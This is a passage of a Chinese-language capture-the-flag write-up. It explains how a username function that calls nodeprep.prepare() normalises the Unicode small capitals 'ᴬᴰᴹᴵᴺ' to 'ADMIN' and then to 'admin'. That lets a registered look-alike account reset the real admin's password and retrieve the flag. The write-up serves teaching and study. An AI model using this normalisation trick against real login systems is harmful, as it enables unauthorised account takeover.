
```
def strlower(username):
    username = nodeprep.prepare(username)
    return username
```


通过查阅资料，`nodeprep.prepare()`函数的原理就是会将**unicode**字符`ᴬ`转换成`A`，而`A`再调用一次`nodeprep.prepare()`函数会把`A`转换成`a`。

```
ᴬᴰᴹᴵᴺ -> ADMIN -> admin
```


以上为转换过程，我们可以通过这种方式伪造`admin`用户，即注册用户`ᴬᴰᴹᴵᴺ`，在登陆时，用户名通过`strlower(form.username.data)`会转化为：`ADMIN`。修改密码时，`strlower(session['name'])`会将`ADMIN`转化为`admin`，所以可以修改`admin`用户的密码。

首先注册用户`ᴬᴰᴹᴵᴺ`：







在成功登陆后，用户已转变为：`ADMIN`：




此时修改密码为：`test`：



修改成功：



经过两次转化，修改的应为用户`admin`的密码，尝试登陆：



登陆成功，获得**flag**